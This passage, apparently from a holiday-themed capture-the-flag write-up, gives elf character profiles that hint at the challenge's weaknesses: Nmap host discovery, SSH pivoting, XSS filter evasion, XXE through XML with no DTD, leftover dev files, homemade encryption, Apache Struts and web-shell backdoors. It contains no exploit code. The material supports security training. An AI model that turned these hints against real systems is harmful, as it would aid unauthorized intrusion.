



Figure 54 - The Hack



ELF PROFILES BY PAUL BECKETT

FOR LEGAL REASONS, WE CAN'T SHOW SHINNY UPATREE'S PROFILE DUE TO ONGOING LEGAL ACTION WITH ALABASTER SNOWBALL

MINTY CANDYCANE

CDPR compliance officer. Mostly handles data privacy requests relating to Santa's naughty and nice list. He maintains the documents for compliance on the North Pole file store server.

He is still a little shaken up from when he had to call them in the other day. Two elves started fighting, pulling hair, and throwing rocks. There was even a super atomic wedgie involved! Later we were told that they were Munchkin Moles, though he is still not sure he can believe that.

HOLLY EVERGREEN

Nmap has default host discovery checks that may not discover all hosts. To customize which ports Nmap looks for during host discovery, use -PS with a port number, such as -PS123 to check TCP port 123 to determine if a host is up.

Alabaster likes to keep life simple. He chooses a strong password, and sticks with it.

The Letters to Santa server is limited in what commands are available. Fortunately, SSH has enough flexibility to make access through the Letters server a fruitcake-walk.

WUNORSE OPENSLAE

Many people don't know this, but most of us elves have multiple jobs here in the North Pole. In addition to working in Santa's workshop, I also work as a help desk support associate for the North Pole Elf Database site. I answer password reset requests, mostly from other elves.

One time, I got a weird email with a JavaScript alert and my account got hacked. Fortunately, Alabaster was able to add some filtering on the system to prevent that from happening again. I sure hope he tested his changes against the common evasion techniques.

SUGARPLUM MARY

The Elf As A Service (EAAS) site is a new service the elves are experimenting with in the North Pole. Previously, if you needed a special engineer for toy production, you would have to write a memo and distribute it to several people for approval. All of that process is automated now, allowing production teams to request assistance through the EAAS site.

The EAAS site uses XML data to manage requests from other teams. There is a sample request layout available that you can download. Teams just customize the XML and submit!

She thinks some of the elves got a little lazy towards the go-live date for EAAS. The sample XML data doesn't even include a DTD reference.

PEPPER MINSTIX

He is so excited for the new email system that Alabaster Snowball set up for the elves. He spent a lot of time working on it. Should make it very easy for us to share cookie recipes. He just hopes that Alabaster cleared up all his dev files. He knows Alabaster was working on keeping the dev files from search engine indexers.

The new email system's authentication should be impenetrable. Alabaster was telling the elves that he came up with his own encryption scheme using AES256, so you know it's secure.

SPARKLE REDBERRY

Near the end of the development they had to rush a few things to get the new site moved to production. Some development content on the letter page should probably have been removed, but ended up marked as hidden to avoid added change control paperwork.

Alabaster's primary backend experience is with Apache Struts. He loves Apache and have a local instance set up on his home computer with a web shell. Web shells are great as a backdoor for me to access my system remotely. I just choose a really long complex file name so that no one else knows how to access it.

Figure 55 - The Hack




Figure 56 - The Hack

Thank you